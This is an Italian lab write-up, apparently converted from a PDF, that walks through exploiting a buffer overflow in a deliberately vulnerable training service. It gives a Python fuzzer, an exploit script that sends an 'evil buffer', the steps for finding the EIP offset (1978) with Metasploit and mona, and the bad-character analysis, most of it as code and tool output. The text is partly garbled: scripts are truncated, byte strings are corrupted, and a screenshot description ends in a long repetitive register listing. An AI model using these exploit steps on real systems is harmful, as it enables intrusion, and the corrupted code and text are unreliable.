


Quando un attaccante sfrutta un buffer overflow, il suo obiettivo principale è eseguire codice dannoso all'interno del sistema vulnerabile. In molti casi, cerca di ottenere il controllo remoto della macchina, ad esempio aprendo una shell che gli permetta di eseguire comandi arbitrari.

Tools del laboratorio:

- Per prima cosa avviamo le due macchine e verifichiamo ci sia connettività.




```
(kali㉿kali) [~/Desktop/bufferoverflow]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.50.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.102 08:00:27:40:c2:a3 PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.159 seconds (118.57 hosts/sec). 1 responded

(kali㉿kali) [~/Desktop/bufferoverflow]
$ ping 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=2.72 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=5.02 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=0.969 ms
64 bytes from 192.168.50.102: icmp_seq=4 ttl=128 time=0.971 ms
^C
— 192.168.50.102 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 0.969/2.418/5.015/1.660 ms
```

Una volta aver trovato l'indirizzo IP della macchina target e aver verificato che ci sia connettività, procediamo avviando il servizio vulnerabile sulla macchina target.



Dopo aver fatto partire il programma vulnerabile, creiamo una cartella di lavoro per mona, con il seguente comando:

!mona config -set workingfolder c: \mona\%p

```
Immunity Debugger 1.85.0.0 : R'lyeh
Need support? visit: http://forum.immunityinc.com/
"C:\Users\user\Desktop\Buffer-Overflow-Uvulnerable-app-main\Buffer-Overflow-Uvulnerable-app-main\oscp.exe"
Console file 'C:\Users\user\Desktop\Buffer-Overflow-Uvulnerable-app-main\Buffer-Overflow-Uvulnerable-app-main\oscp.exe'
[16:04:34] New process with ID 00000704 created
00401200 Main thread with ID 00000E08 created
075045B0 New thread with ID 0000079C created
075045B0 New thread with ID 00001324 created
00400000 Modules C:\Users\user\Desktop\Buffer-Overflow-Uvulnerable-app-main\Buffer-Overflow-Uvulnerable-app-main\oscp.exe
52500000 Modules C:\Users\user\Desktop\Buffer-Overflow-Uvulnerable-app-main\Buffer-Overflow-Uvulnerable-app-main\oscpessfunc.dll
5E0C0000 Modules C:\Windows\system32\apphelp.dll
74640000 Modules C:\Windows\SYSTEM32\bcryptPrimitives.dll
74680000 Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
74680000 Modules C:\Windows\SYSTEM32\SapiCll.dll
746D0000 Modules C:\Windows\SYSTEM32\KERNEL32.DLL
747C0000 Modules C:\Windows\SYSTEM32\RPCRT4.dll
74AE0000 Modules C:\Windows\SYSTEM32\sechost.dll
761D0000 Modules C:\Windows\SYSTEM32\msvrt.dll
76400000 Modules C:\Windows\SYSTEM32\WS2_32.dll
76E00000 Modules C:\Windows\SYSTEM32\KERNELBASE.dll
77120000 Modules C:\Windows\SYSTEM32\NSI.dll
775A0000 Modules C:\Windows\SYSTEM32\ntdll.dll
7760AEF4 [16:04:35] Single step event at ntdll.7760AEF4
004012D0 [16:06:38] Program entry point
[16:08:48] Thread 0000079C terminated, exit code 0
[16:08:48] Thread 00001324 terminated, exit code 0
[+] Command used:
!mona config -set workingfolder c: \mona\%p
Writing value to configuration file
Old value of parameter workingfolder = c:\mona\%p
[+] Saving config file, modified parameter workingfolder
mona.ini saved under C:\Users\user\Desktop\ImmunityDebugger-master (2)\ImmunityDebugger-master\1.85
New value of parameter workingfolder = c: \mona\%p
[+] This mona.py action took 0:00:00

!mona config -set workingfolder c: \mona\%p
```

1. Identificazione della vulnerabilità

Il primo passo è trovare un programma vulnerabile. L'attaccante analizza il codice alla ricerca di funzioni pericolose.

Per scoprire questi punti deboli, si utilizzano diverse tecniche tra le quali:

- Fuzzing: inviano input casuali o troppo lunghi per vedere se il programma va in crash.
- Debugging: esaminano il comportamento della memoria per capire cosa succede in caso di overflow.

Procediamo quindi con la fase di fuzzing, per capire orientativamente quanti byte sono necessari affinché il programma vada in stato di crash.

Per questa fase utilizzerò uno script in python.

```
#!/usr/bin/env python3
import socket, time, sys

ip = "192.168.50.102"

port = 1337
timeout = 5
prefix = "OVERFLOW1 "

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
```

```
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 fuzz.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```

Come possiamo leggere il programma va in stato di crash intorno i 2000 bytes

2. Determinazione dell'offset dell'EIP

Determinando l'offset dell'EIP l'attaccante cerca di capire dove avviene la sovrascrittura della memoria.

In particolare, vuole indagare il punto esatto in cui il buffer overflow sovrascrive il registro EIP, che determina quale codice viene eseguito dopo.

L'EIP è un registro della CPU che contiene l'indirizzo della prossima istruzione da eseguire. Se un attaccante riesce a sovrascrivere l'EIP con un valore scelto da lui, può decidere cosa verrà eseguito dopo, deviando il flusso del programma a suo vantaggio.

Per determinare l'offset del registro EIP utilizzeremo uno script python, che sarà il nostro exploit vero e proprio che andremo a costruire punto per punto grazie alle informazioni ricavate.

```
Selection view Go Run Terminal Help
exploit1.py
1  import socket
2
3  ip = "192.168.50.102"
4  port = 1337
5
6  prefix = "OVERFLOW1 "
7  offset = 0
8  overflow = "A" * offset
9  retn = ""
10 padding = ""
11 payload = ""
12 postfix = ""
13
14 buffer = prefix + overflow + retn + padding + payload + postfix
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17
18 try:
19     s.connect((ip, port))
20     print("Sending evil buffer...")
21     s.send(bytes(buffer + "\r\n", "latin-1"))
22     print("Done!")
23 except:
```

Prima di lanciare lo script, utilizzando un modulo del framework metasploit, creiamo un pattern ciclico lungo 400 bytes in più rispetto a quelli necessari per mandare in crash il programma.

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000

```
(kali@kali) ~[~/desktop/bufferoverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5
Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9
Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1
Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5
Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7
Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3
By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5
Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7
Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9
Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

Copiamo ed incolliamo la seguente sequenza di caratteri nella sezione “ payload” del nostro script

```
8  overflow = "A" * offset
9  retn = ""
10 padding = ""
11 payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
12 postfix = ""
```

Una volta aver fatto questo procediamo con il lanciare lo script.

```
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
Sending evil buffer...
Done!
```

Dopo aver eseguito lo script, utilizziamo un comando mona per trovare l'offset preciso del registro EIP.

!mona findmsp -distance 2000

```
Cyclic pattern (normal) found at 0x00af5c72 (length 2000 bytes)
[+] Examining registers
EIP contains normal pattern : 0x6f43396e (offset 1978)
ESP (0x00cfa28) points at offset 1982 in normal pattern (length 18)
EBP contains normal pattern : 0x43396e43 (offset 1974)
```

Offset EIP = 1978

Andiamo a modificare il nostro exploit con il numero dell'offset trovato.

```
prefix = "OVERFLOW1 "
offset = 1978
overflow = "\A" * offset
```

3. Identificazione dei "Bad Character"

Ora che l'attaccante ha capito dove può sovrascrivere l'EIP, deve assicurarsi che il suo exploit venga eseguito senza errori.

Il problema è che alcuni caratteri possono interrompere o modificare l'input che viene inserito nella memoria, rendendo l'exploit inefficace.

Per scoprire quali caratteri creano dei problemi l'attaccante usa una tecnica chiamata "bad character analysis".

Infatti, l'attaccante invia una sequenza di caratteri che copre tutti i valori possibili (tutti i byte che un programma potrebbe interpretare). Una volta inviata la sequenza al programma vulnerabile, l'attaccante osserva se il programma va in crash o si comporta in modo strano e esamina la memoria per capire come i caratteri sono stati trattati. Se alcuni caratteri sono mancanti o alterati, significa che sono stati trattati in modo speciale dal programma. L'attaccante deve quindi rimuovere questi "bad characters" dall'exploit per evitare che interferiscano con l'esecuzione dell'attacco.

Per prima cosa generiamo un **bytearray** completo con tutti i byte possibili (da `\x00` a `\xFF`) con il seguente comando:

!mona bytearray -b "\x00"

```

for x in range(1, 256):
    print("\\x" + "{:02x}".format(x), end='')
print()

```

```
[kali@kali] ~/Desktop/bufferoverflow
$ python3 badchar.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\b2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\d1\d2\d3\d4\d5\d6\d7\d8\d9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

```
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff"
offset = 0
```

```
(kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 exploit1.py
Sending evil buffer...
Done!
```

```
!mona compare -f C:\mona\oscp\bytearray.bin -a <address>
```


Nel seguente comando nella sezione “<address>” dobbiamo inserire il valore in esadecimale del registro **ESP**.

Dopo aver inviato un **bytearray** per individuare bad characters, devi confrontarlo con quello che è effettivamente presente in memoria. L'indirizzo contenuto in **ESP** indica **dove il bytearray è stato caricato**, quindi è il punto di partenza corretto per il confronto.

Nel nostro caso il valore esadecimale di **ESP** corrisponde al seguente risultato:

```
41414141
00E3FA28
41414141
```

Copiamo e incolliamo il seguente valore nel comando mona



I bad char ottenuti sono i seguenti.

Quando inserisco un set di caratteri per individuare quelli che rompono il payload, possono verificarsi due situazioni problematiche:

1. **Effetto a catena:** Un solo bad character può corrompere l'intera stringa, facendo sembrare che altri caratteri siano problematici quando in realtà non lo sono.
2. **Filtraggio non ovvio:** Alcuni caratteri vengono modificati o rimossi dal programma vulnerabile senza generare un crash evidente, portandomi a conclusioni errate.

Come elimino i falsi positivi?

Ripeto i test rimuovendo i caratteri sospetti e verifico se il problema persiste.

Quindi ora non ci resta altro che condurre diversi test identici al precedente per capire quali siano i reali bad chars.

Per prima cosa segniamoci i bad characters trovati, successivamente procediamo con l'eliminare i caratteri sospetti dalla sezione payload del nostro script e rilanciamolo.

Procediamo con l'eliminare il carattere sospetto **x07**, il carattere **x00** lo escludiamo a prescindere perchè in molti linguaggi e sistemi viene interpretato come **terminatore di stringa**.

```
\x06\x08\x
```

Rilanciamo lo script e dopo aver mandato in crash l'applicazione usiamo nuovamente il comando mona per comparare i bytearray utilizzando il valore esadecimale del registro **ESP**.

```
$ python3 exploit1.py
Sending evil buffer...
Done!
```


Utilizziamo il comando mona per controllare i nuovi bad chars.

```
BadChars
00 07 2e 2f a0 a1
```


Come possiamo notare, rispetto ai bad chars precedenti, questa volta non è presente il valore **x08**, questo ci conferma che il carattere dannoso era il valore **x07**.

Proseguiamo adottando la stessa metodologia per i caratteri mancanti.

```
c\x2d\x2e\x2f\
```

```
c\x2d\x2f\x
```

```
(kali㉿kali)-[~/Desktop]
$ python3 exploit1.py
Sending evil buffer...
Done!
```



The screenshot displays a Kali Linux terminal window. The top part shows a memory dump with addresses and hex values, mostly 00. Below the dump, the command `mona.py` is executed, and the output shows the results of a mona.py search for bad characters. The output lists various registers and their values, including `00000000`, `00000001`, `00000002`, `00000003`, `00000004`, `00000005`, `00000006`, `00000007`, `00000008`, `00000009`, `0000000A`, `0000000B`, `0000000C`, `0000000D`, `0000000E`, `0000000F`, `00000010`, `00000011`, `00000012`, `00000013`, `00000014`, `00000015`, `00000016`, `00000017`, `00000018`, `00000019`, `0000001A`, `0000001B`, `0000001C`, `0000001D`, `0000001E`, `0000001F`, `00000020`, `00000021`, `00000022`, `00000023`, `00000024`, `00000025`, `00000026`, `00000027`, `00000028`, `00000029`, `0000002A`, `0000002B`, `0000002C`, `0000002D`, `0000002E`, `0000002F`, `00000030`, `00000031`, `00000032`, `00000033`, `00000034`, `00000035`, `00000036`, `00000037`, `00000038`, `00000039`, `0000003A`, `0000003B`, `0000003C`, `0000003D`, `0000003E`, `0000003F`, `00000040`, `00000041`, `00000042`, `00000043`, `00000044`, `00000045`, `00000046`, `00000047`, `00000048`, `00000049`, `0000004A`, `0000004B`, `0000004C`, `0000004D`, `0000004E`, `0000004F`, `00000050`, `00000051`, `00000052`, `00000053`, `00000054`, `00000055`, `00000056`, `00000057`, `00000058`, `00000059`, `0000005A`, `0000005B`, `0000005C`, `0000005D`, `0000005E`, `0000005F`, `00000060`, `00000061`, `00000062`, `00000063`, `00000064`, `00000065`, `00000066`, `00000067`, `00000068`, `00000069`, `0000006A`, `0000006B`, `0000006C`, `0000006D`, `0000006E`, `0000006F`, `00000070`, `00000071`, `00000072`, `00000073`, `00000074`, `00000075`, `00000076`, 